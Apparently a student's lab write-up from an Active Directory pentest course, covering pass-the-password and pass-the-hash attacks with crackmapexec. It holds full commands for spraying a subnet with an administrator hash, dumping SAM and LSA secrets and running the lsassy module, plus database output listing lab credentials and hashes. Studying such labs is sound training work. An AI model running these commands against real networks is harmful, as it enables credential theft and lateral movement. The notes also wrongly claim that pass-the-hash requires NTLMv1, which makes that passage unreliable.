02 - Pass Attacks - Lab

In this lab, we are going to be exploring how to do pass attacks with crackmapexec. If we ran pimpmykali, then it should be already installed. If you did not, then just download the software.

To search the possible command to use for a specific service, we can search it like so "#crackmapexec smb --help", which is very helpfull.

It will try to login to all the possible IP address. And we were able to login in a couple machines.


We can see we were able to compromise a couple machines. Here, we want to be aware of the machines we have access to, which ones we have local admin, which one we can only login, but no privileges.

We can also do a Pass the Hash:

This will only work with NTLMv1, and NOT NTLMv2. NTLMv2 can be relayed, but to pass the hash, we need NTLMv1.


We will use the hash captured on the SMB Relay attack video. In my case:

"#crackmapexec smb 192.168.163.0/24 -u administrator -H aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f --local-auth"




Usually, the same admin password is being used for all machines in the domain, or if not all, it is being reused for many machines. If that is the case, then when we compromise one account, we will have access to all machine in which that password or hash is being used.

We can also use crackmapexec to dump the SAM of a machine.



This will store the data dumped in the database.

We can also target "--shares".



We can also use "--lsa". Different versions of secrets.

These are just a couple modules we can use within SMB in crackmapexec. We can list all the modules we can use by issuing "#crackmapexec smb -L".

One very interesting module is "lsassy", "wdigest", "wireless". Depends on what we are doing. Lsassy is going to be number one module according to Heath.

To use modules we can issue:

"#crackmapexec smb 192.168.163.0/24 -u administrator -H aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f --local-auth -M lsassy"

If it hangs for more than a few seconds, then we can just quit the session.

Here in the lab, this wont pick up anything.

Now, to access the database created by crackmapexec:

"#cmedb"

```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/SMB-Relay-Attack]
└─$ cmedb
cmedb (default)(smb) > help

Documented commands (type help <topic>):
========================================
clear_database  creds  dpapi  exit  export  groups  help  hosts  shares  wcc

Undocumented commands:
======================
back  import

cmedb (default)(smb) > hosts

+Hosts---+-----------+---------------+---------------+---------------+---------------------------+--------+---------+---------+------------+------------+
| HostID | Admins    | IP            | Hostname      | Domain        | OS                        | SMBv1  | Signing | Spooler | Zerologon  | PetitPotam |
+--------+-----------+---------------+---------------+---------------+---------------------------+--------+---------+---------+------------+------------+
| 1      | 2 Cred(s) | 192.168.163.157 | THENAVIGATOR  | ONEPIECE.local | Windows 10.0 Build 19041 | False  | False   | None    | None       | None       |
| 2      | 2 Cred(s) | 192.168.163.158 | THEROBOT      | ONEPIECE.local | Windows 10.0 Build 19041 | False  | False   | None    | None       | None       |
| 3      | 0 Cred(s) | 192.168.163.156 | GOINGMERRY-DC | ONEPIECE.local | Windows 10.0 Build 20348 | False  | True    | None    | None       | None       |
+--------+-----------+---------------+---------------+---------------+---------------------------+--------+---------+---------+------------+------------+

cmedb (default)(smb) > groups

+Groups---+---------+------+-----+-------------------+-------------+-----------------+
| GroupID | Domain  | Name | RID | Enumerated Members | AD Members | Last Query Time |
+---------+---------+------+-----+-------------------+-------------+-----------------+

cmedb (default)(smb) > shares

+---------+---------------+---------+---------------+-------------+--------------+
| ShareID | host          | Name    | Remark        | Read Access | Write Access |
+---------+---------------+---------+---------------+-------------+--------------+
| 1       | THEROBOT      | ADMIN$  | Remote Admin  | 1 User(s)   | 1 Users      |
| 2       | THEROBOT      | C$      | Default share | 1 User(s)   | 1 Users      |
| 3       | THENAVIGATOR  | ADMIN$  | Remote Admin  | 1 User(s)   | 1 Users      |
| 4       | THENAVIGATOR  | C$      | Default share | 1 User(s)   | 1 Users      |
+---------+---------------+---------+---------------+-------------+--------------+

cmedb (default)(smb) > creds

+Credentials-+-----------+-----------+---------------+---------------+------------------------------------------------------------------------------------------+
| CredID     | Admin On  | CredType  | Domain        | UserName      | Password                                                                                 |
+------------+-----------+-----------+---------------+---------------+------------------------------------------------------------------------------------------+
| 1          | 2 Host(s) | plaintext | ONEPIECE.local | LMonkey       | Password1                                                                                |
| 2          | 1 Host(s) | hash      | THEROBOT      | administrator | 7facdc498ed1680c4fd1448319a8c04f                                                         |
| 3          | 1 Host(s) | hash      | THENAVIGATOR  | administrator | 7facdc498ed1680c4fd1448319a8c04f                                                         |
| 4          | 0 Host(s) | hash      | THEROBOT      | Guest         | aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0                        |
| 5          | 0 Host(s) | hash      | THENAVIGATOR  | Guest         | aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0                        |
```

```
cmedb (default)(smb) > creds

+Credentials+----------+-----------+-----------------+---------------------+------------------------------------------------------------------+
| CredID | Admin On  | CredType  | Domain          | UserName            | Password                                                         |
+--------+-----------+-----------+-----------------+---------------------+------------------------------------------------------------------+
| 1      | 2 Host(s) | plaintext | ONEPIECE.local  | LMonkey             | Password1                                                        |
| 2      | 1 Host(s) | hash      | THEROBOT        | administrator       | 7facdc498ed1680c4fd1448319a8c04f                                 |
| 3      | 1 Host(s) | hash      | THENAVIGATOR    | administrator       | 7facdc498ed1680c4fd1448319a8c04f                                 |
| 4      | 0 Host(s) | hash      | THEROBOT        | Guest               | aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 |
| 5      | 0 Host(s) | hash      | THENAVIGATOR    | Guest               | aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 |
| 6      | 0 Host(s) | hash      | THEROBOT        | DefaultAccount      | aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 |
| 7      | 0 Host(s) | hash      | THENAVIGATOR    | DefaultAccount      | aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 |
| 8      | 0 Host(s) | hash      | THEROBOT        | WDAGUtilityAccount  | aad3b435b51404eeaad3b435b51404ee:c05daf226c55fb7a8a014e6224cf55f5 |
| 9      | 0 Host(s) | hash      | THENAVIGATOR    | WDAGUtilityAccount  | aad3b435b51404eeaad3b435b51404ee:623da614e6f4d31aa13c7702d889988d |
| 10     | 0 Host(s) | hash      | THEROBOT        | frank               | aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b |
| 11     | 0 Host(s) | hash      | THENAVIGATOR    | nami                | aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b |
+--------+-----------+-----------+-----------------+---------------------+------------------------------------------------------------------+

cmedb (default)(smb) >
```